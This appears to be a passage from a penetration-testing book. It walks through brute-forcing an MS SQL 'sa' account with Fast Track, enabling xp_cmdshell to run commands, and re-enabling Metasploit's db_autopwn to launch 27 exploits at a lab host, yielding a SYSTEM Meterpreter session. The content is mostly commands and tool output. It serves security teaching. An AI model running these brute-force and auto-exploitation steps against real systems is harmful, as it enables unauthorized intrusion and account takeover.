
The commands listed in the preceding screenshot are very much self-explanatory. Let's carry out an **attempt SQL Ping and Auto Quick Brute Force** type attack on the MS SQL server as follows:



```
 *****************************************************************
 **                                                             **
 **  Fast-Track - A new beginning...                            **
 **  Version: 4.0.2                                             **
 **  Written by: David Kennedy (ReL1K)                          **
 **  Lead Developer: Joey Furr (j0fer)                          **
 **  http://www.secmaniac.com                                   **
 **                                                             **
 *****************************************************************

Enter the IP Address and Port Number to Attack.

    Options: (a)ttempt SQL Ping and Auto Quick Brute Force
             (m)ass scan and dictionary brute
             (s)ingle Target (Attack a Single Target with big dictionary)
             (f)ind SQL Ports (SQL Ping)
             (i) want a command prompt and know which system is vulnerable
             (v)ulnerable system, I want to add a local admin on the box...
             (r)aw SQL commands to the SQL Server
             (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)
             (h)ost list file of IP addresses you want to attack

             (q)uit

    Enter Option: a
Enter username for SQL database (example:sa): sa
Enter the IP Range to scan for SQL Scan (example 192.168.1.1-255): 192.168.65.1-10
```


As we can see in the preceding screenshot, in order to carry out the attack, we need to type `a` which will denote the selection of this attack. In the next step, Fast Track will ask for the username to brute force. We will choose the `sa` account (default account on MS SQL server with system-level privileges) for brute forcing. In the next step, Fast Track will ask the range of the network to find MS SQL servers. We will select a short range for the sake of our study: `192.168.65.1-10`.

In the next step, Fast Track will ask to choose whether it needs to test non-standard ports for the MS SQL server or not. In other words, if we choose **yes** here, Fast Track will test all the non-standard ports to check whether the server is running the MS SQL server on a port other than 1433, as shown in the following screenshot:



```
    Enter Option: a
Enter username for SQL database (example:sa): sa
Brute forcing username: sa

Be patient this could take awhile...

Brute forcing password of password2 on IP 192.168.65.1:1433

Brute forcing password of  on IP 192.168.65.1:1433

SQL Server Compromised: "sa" with password of: "" on IP 192.168.65.1:1433

Brute forcing password of password on IP 192.168.65.1:1433
Brute forcing password of sqlserver on IP 192.168.65.1:1433
Brute forcing password of sql on IP 192.168.65.1:1433
Brute forcing password of password1 on IP 192.168.65.1:1433
Brute forcing password of password123 on IP 192.168.65.1:1433
Brute forcing password of complexpassword on IP 192.168.65.1:1433
Brute forcing password of database on IP 192.168.65.1:1433
Brute forcing password of server on IP 192.168.65.1:1433
Brute forcing password of changeme on IP 192.168.65.1:1433
Brute forcing password of change on IP 192.168.65.1:1433
Brute forcing password of sqlserver2000 on IP 192.168.65.1:1433
Brute forcing password of sqlserver2005 on IP 192.168.65.1:1433
Brute forcing password of Sqlserver on IP 192.168.65.1:1433
Brute forcing password of SqlServer on IP 192.168.65.1:1433
Brute forcing password of Password1 on IP 192.168.65.1:1433
Brute forcing password of Password2 on IP 192.168.65.1:1433
Brute forcing password of P@ssw0rd on IP 192.168.65.1:1433
Brute forcing password of P@ssw0rd! on IP 192.168.65.1:1433
Brute forcing password of P@55w0rd! on IP 192.168.65.1:1433
Brute forcing password of P@ssword! on IP 192.168.65.1:1433
Brute forcing password of Password! on IP 192.168.65.1:1433
Brute forcing password of password! on IP 192.168.65.1:1433
Brute forcing password of sqlsvr on IP 192.168.65.1:1433
Brute forcing password of sqlaccount on IP 192.168.65.1:1433
Brute forcing password of account on IP 192.168.65.1:1433
Brute forcing password of sasa on IP 192.168.65.1:1433
Brute forcing password of sa on IP 192.168.65.1:1433
```


Next, Fast Track will start with brute forcing passwords for the **sa** account, and as we can see from the preceding screenshot, it states **SQL Server Compromised** with the account **sa** and a blank password. Let's see what functions can be performed after the target is compromised successfully:



```
*******************************************
The following SQL Servers were compromised:
*******************************************

1. 192.168.65.1:1433 *** U/N: sa P/W:  ***

*******************************************

To interact with system, enter the SQL Server number.

Example: 1. 192.168.1.32 you would type 1

Enter the number:
```


In order to interact with the system, Fast Track asks us to select the ID of the system from the list of compromised systems. Since we have a single system here, we will type `1` here. In the next option, Fast Track will ask us to select an option for the payload, which will denote what type of interaction we need to have with the compromised system.

We can select **Metasploit Meterpreter (Requires Metasploit)**, **Metasploit Reverse VNC TCP (Requires Metasploit)**, **Metasploit Reflective VNC DLL Injection (Requires Metasploit)**, or **Standard Command Prompt**, in order to interact with the compromised system as shown in the following screenshot:



```
Specify payload:

1. Standard Command Prompt
2. Metasploit Reverse VNC TCP (Requires Metasploit)
3. Metasploit Meterpreter (Requires Metasploit)
4. Metasploit Reflective VNC DLL Injection (Requires Metasploit)

Enter number here: 1

Enabling: XP_Cmdshell...
Finished trying to re-enable xp_cmdshell stored procedure if disabled.

Jumping you into a shell one moment..


You can always type "quit" to continue on to a seperate server.
```

In order to interact with the compromised system and run system commands, simply use **Standard Command Prompt** by entering `1` as the choice. In the next step, Fast Track asks to enter **CMD** commands to run at the target system. Let's type the `net user` command as follows:



```
Enter your shell commands here: net user

Shell brought to you by Fast-Track: Happy pwning

{0: None, 'output': None}

Shell brought to you by Fast-Track: Happy pwning

{0: 'User accounts for \\\\', 'output': 'User accounts for \\\\'}

Shell brought to you by Fast-Track: Happy pwning

{0: None, 'output': None}

Shell brought to you by Fast-Track: Happy pwning

{0: '-------------------------------------------------------------------------------', 'output': '-------------------------------------------------------------------------------'}

Shell brought to you by Fast-Track: Happy pwning

{0: 'Administrator            Guest                    Nipun                    ', 'output': 'Administrator            Guest                    Nipun                    '}
```

Running the `net user` command, and we can see that we have the results listed at the bottom of the preceding screenshot. This concludes our attack.


The depreciation of Fast Track

Modern penetration testing operating systems such as Kali Linux no longer support Version 4.0.2 of Fast Track. This version of Fast Track was depreciated due to its stability problems. Attacks such as autopwn have also been depreciated as `db_autopwn` is not shipped along with the Metasploit framework anymore. However, some of the tools in this version of Fast Track can still prove to be very handy while conducting a quick penetration test, as we have seen previously in the case of MS SQL servers.

To run Fast Track, one needs to have the Backtrack 5 operating system as it comes along with Fast Track that is preloaded. However, no new updates are available for Fast Track. Moreover, Fast Track now comes along as a part of SET.


Renewed Fast Track in SET

The CEO of Trustedsec LLC, Mr. David Kennedy, developed Fast Track years ago, and he is also responsible for creating SET. Apart from this, he is one of the well wishers of this book too. Fast Track modules come as part of the latest version of SET and are readily run by selecting the second option from the main menu of SET as shown in the following screenshot:



```
Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Metasploit Framework
  5) Update the Social-Engineer Toolkit
  6) Update SET configuration
  7) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

Fast Track modules available in the current version of SET are as follows:



```
set> 2

Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform. These attack vectors
have a series of exploits and automation aspects to assist in the art of penetration testing. SET
now incorporates the attack vectors leveraged in Fast-Track. All of these attack vectors have been
completely rewritten and customized from scratch as to improve functionality and capabilities.

   1) Microsoft SQL Bruter
   2) Custom Exploits
   3) SCCM Attack Vector
   4) Dell DRAC/Chassis Default Checker
   5) RID_ENUM - User Enumeration Attack
   6) PSEXEC Powershell Injection

  99) Return to Main Menu

set:fasttrack>
```

However, not all of the modules from the previous version are available in this version at this point of time. They may ship along with SET in the upcoming versions and updates.

Automated exploitation in Metasploit


Recent versions of the Metasploit framework do not support the famous `db_autopwn` plugin. The `db_autopwn` plugin is used to attack the hosts and vulnerabilities stored in the database during a penetration test automatically, based on the match made with the existing Metasploit modules.

However, due to its removal from the recent versions, we are not able to use this feature. To be honest, `db_autopwn` proves to be very handy while conducting a large penetration test and carrying out a quick test of various services with numerous exploits, one-by-one, automatically. So, how we can re-enable this feature in the latest version of the Metasploit framework? The answer to this question is by putting the `db_autopwn` script in the `plugins` directory.

Re-enabling db_autopwn

Let's see how we can re-enable this great plugin in Metasploit and carry out a quick exploitation using it:

1. Download the script from `https://github.com/nipunjaswal/Metasploit/blob/master/db_autopwn.rb`.
2. Save the downloaded script in the `plugins` folder as shown in the following screenshot:




```
root@Apex:~# cp Desktop/Downloads/db_autopwn.rb /usr/share/metasploit-framework/plugins/
```

3. Restart the Metasploit and PostgresSQL services by typing the following commands in the terminal:

   `#Service Metasploit restart`

   `#Service postgresql restart`


4. Launch the Metasploit framework and type in the following command:



```
msf > load db_autopwn
[*] Successfully loaded plugin: db_autopwn
msf > ?

db_autopwn Commands
===================

    Command       Description
    -------       -----------
    db_autopwn    Automatically exploit everything
```

We are all set to launch the almighty `db_autopwn` script against the targets. However, an important point to note here is that this plugin will attack all of the results stored in the databases. This is not acceptable because it might attack all of the hosts from older scans, which still lie in the database in the current workspace.

To solve this issue, we will create a new workspace with the help of the `workspace` command as shown in the following screenshot:




```
msf > workspace
  WinXP
* default
  websploit
msf > workspace -h
Usage:
    workspace                  List workspaces
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help information

msf > workspace -a Test
[*] Added workspace: Test
msf > workspace Test
[*] Workspace: Test
```

As we can see from the preceding screenshot, we can create, rename, delete, and manage workspaces easily. We will create a new workspace named `Test` using the `workspace –a Test` command, and we will use it to store results from the current test by switching to it, using the `workspace Test` command.


Scanning the target

After we have set up a new workspace, we need to scan a host in order to save its details in the database and attack it automatically with the `db_autopwn` plugin. So, let's quickly perform a scan with the NMAP plugin in Metasploit named `db_nmap` and store its results in the database as shown in the following screenshot:



```
msf > db_nmap -sS -sV -p445 -O 172.16.139.128
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-30 18:31 IST
[*] Nmap: Nmap scan report for www.example.com (172.16.139.128)
[*] Nmap: Host is up (0.017s latency).
[*] Nmap: PORT    STATE SERVICE      VERSION
[*] Nmap: 445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:14:10:F6 (VMware)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP|2003
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
[*] Nmap: OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
```

We performed service detection and stealth scan on port 445 in addition to an operating system scan on the host `172.16.139.128`. Let's analyze what this scan has stored in the databases:




```
msf > hosts

Hosts
=====

address         mac                name             os_name            os_flavor  os_sp  purpose  info  comments
-------         ---                ----             -------            ---------  -----  -------  ----  --------
172.16.139.128  00:0C:29:14:10:F6  www.example.com  Microsoft Windows  XP                device

msf > vulns
msf > services

Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
172.16.139.128  445   tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds
```

Bingo! We have service details on port 445 and the details of the hosts as well in the databases.

Attacking the database


In order to attack the hosts and services in the database, we need to launch the `db_autopwn` script as follows:



```
msf > db_autopwn -p -e
```


Using the preceding command with the `-p` switch will instruct Metasploit to attack the host by making a port-based match with the exploits. Moreover, the `-e` switch will instruct Metasploit to launch the exploits against the target.

However, the help menu is invoked using the -h switch, which shows us various other options:




```
[*] Usage: db_autopwn [options]
        -h          Display this help text
        -t          Show all matching exploit modules
        -x          Select modules based on vulnerability references
        -p          Select modules based on open ports
        -e          Launch exploits against all matched targets
        -r          Use a reverse connect shell
        -b          Use a bind shell on a random port (default)
        -q          Disable exploit module output
        -R  [rank]  Only run modules with a minimal rank
        -I  [range] Only exploit hosts inside this range
        -X  [range] Always exclude hosts inside this range
        -PI [range] Only exploit hosts with these ports open
        -PX [range] Always exclude hosts with these ports open
        -m  [regex] Only run modules whose name matches the regex
        -T  [secs]  Maximum runtime for any exploit in seconds
```

Coming back to the current scenario, let's see what it looks like when db_autopwn attacks the host:




```
[*] (1/27 [0 sessions]): Launching exploit/freebsd/samba/trans2open against 172.16.139.128:445...
[*] (2/27 [0 sessions]): Launching exploit/linux/samba/chain_reply against 172.16.139.128:445...
[*] (3/27 [0 sessions]): Launching exploit/linux/samba/lsa_transnames_heap against 172.16.139.128:445...
[*] (4/27 [0 sessions]): Launching exploit/linux/samba/setinfopolicy_heap against 172.16.139.128:445...
[*] (5/27 [0 sessions]): Launching exploit/linux/samba/trans2open against 172.16.139.128:445...
[*] (6/27 [0 sessions]): Launching exploit/multi/samba/nttrans against 172.16.139.128:445...
[*] (7/27 [0 sessions]): Launching exploit/multi/samba/usermap_script against 172.16.139.128:445...
[*] (8/27 [0 sessions]): Launching exploit/netware/smb/lsass_cifs against 172.16.139.128:445...
[*] (9/27 [0 sessions]): Launching exploit/osx/samba/lsa_transnames_heap against 172.16.139.128:445...
[*] (10/27 [0 sessions]): Launching exploit/solaris/samba/trans2open against 172.16.139.128:445...
[*] (11/27 [0 sessions]): Launching exploit/windows/brightstor/ca_arcserve_342 against 172.16.139.128:445...
[*] (12/27 [0 sessions]): Launching exploit/windows/brightstor/etrust_itm_alert against 172.16.139.128:445...
[*] (13/27 [0 sessions]): Launching exploit/windows/oracle/extjob against 172.16.139.128:445...
[*] (14/27 [0 sessions]): Launching exploit/windows/smb/ms03_049_netapi against 172.16.139.128:445...
[*] (15/27 [0 sessions]): Launching exploit/windows/smb/ms04_011_lsass against 172.16.139.128:445...
[*] (16/27 [0 sessions]): Launching exploit/windows/smb/ms04_031_netdde against 172.16.139.128:445...
[*] (17/27 [0 sessions]): Launching exploit/windows/smb/ms05_039_pnp against 172.16.139.128:445...
[*] (18/27 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi against 172.16.139.128:445...
[*] (19/27 [0 sessions]): Launching exploit/windows/smb/ms06_066_nwapi against 172.16.139.128:445...
[*] (20/27 [0 sessions]): Launching exploit/windows/smb/ms06_066_nwwks against 172.16.139.128:445...
[*] (21/27 [0 sessions]): Launching exploit/windows/smb/ms06_070_wkssvc against 172.16.139.128:445...
[*] (22/27 [0 sessions]): Launching exploit/windows/smb/ms07_029_msdns_zonename against 172.16.139.128:445...
[*] (23/27 [0 sessions]): Launching exploit/windows/smb/ms08_067_netapi against 172.16.139.128:445...
[*] (24/27 [0 sessions]): Launching exploit/windows/smb/ms10_061_spoolss against 172.16.139.128:445...
[*] (25/27 [0 sessions]): Launching exploit/windows/smb/netidentity_xtierrpcpipe against 172.16.139.128:445...
[*] (26/27 [0 sessions]): Launching exploit/windows/smb/psexec against 172.16.139.128:445...
[*] (27/27 [0 sessions]): Launching exploit/windows/smb/timbuktu_plughntcommand_bof against 172.16.139.128:445...
[*] (27/27 [0 sessions]): Waiting on 23 launched modules to finish execution...
[*] (27/27 [0 sessions]): Waiting on 16 launched modules to finish execution...
[*] (27/27 [0 sessions]): Waiting on 7 launched modules to finish execution...
[*] Meterpreter session 1 opened (172.16.139.1:59321 -> 172.16.139.128:5121) at 2013-12-30 18:33:17 +0530
[*] (27/27 [1 sessions]): Waiting on 6 launched modules to finish execution...
[*] (27/27 [1 sessions]): Waiting on 4 launched modules to finish execution...
[*] (27/27 [1 sessions]): Waiting on 4 launched modules to finish execution...
```

A port-based match will try every exploit that intends to attack port 445 no matter what operating system it is. Coming back to the preceding screenshot, we can clearly see a meterpreter spawned. Let's find the meterpreter session with the `sessions` command:



```
msf > sessions -i

Active sessions
===============

  Id  Type                   Information                            Connection
  --  ----                   -----------                            ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ NIPUN-DEBBE6F84  172.16.139.1:59321 -> 172.16.139.128:5121 (172.16.139.128)
```

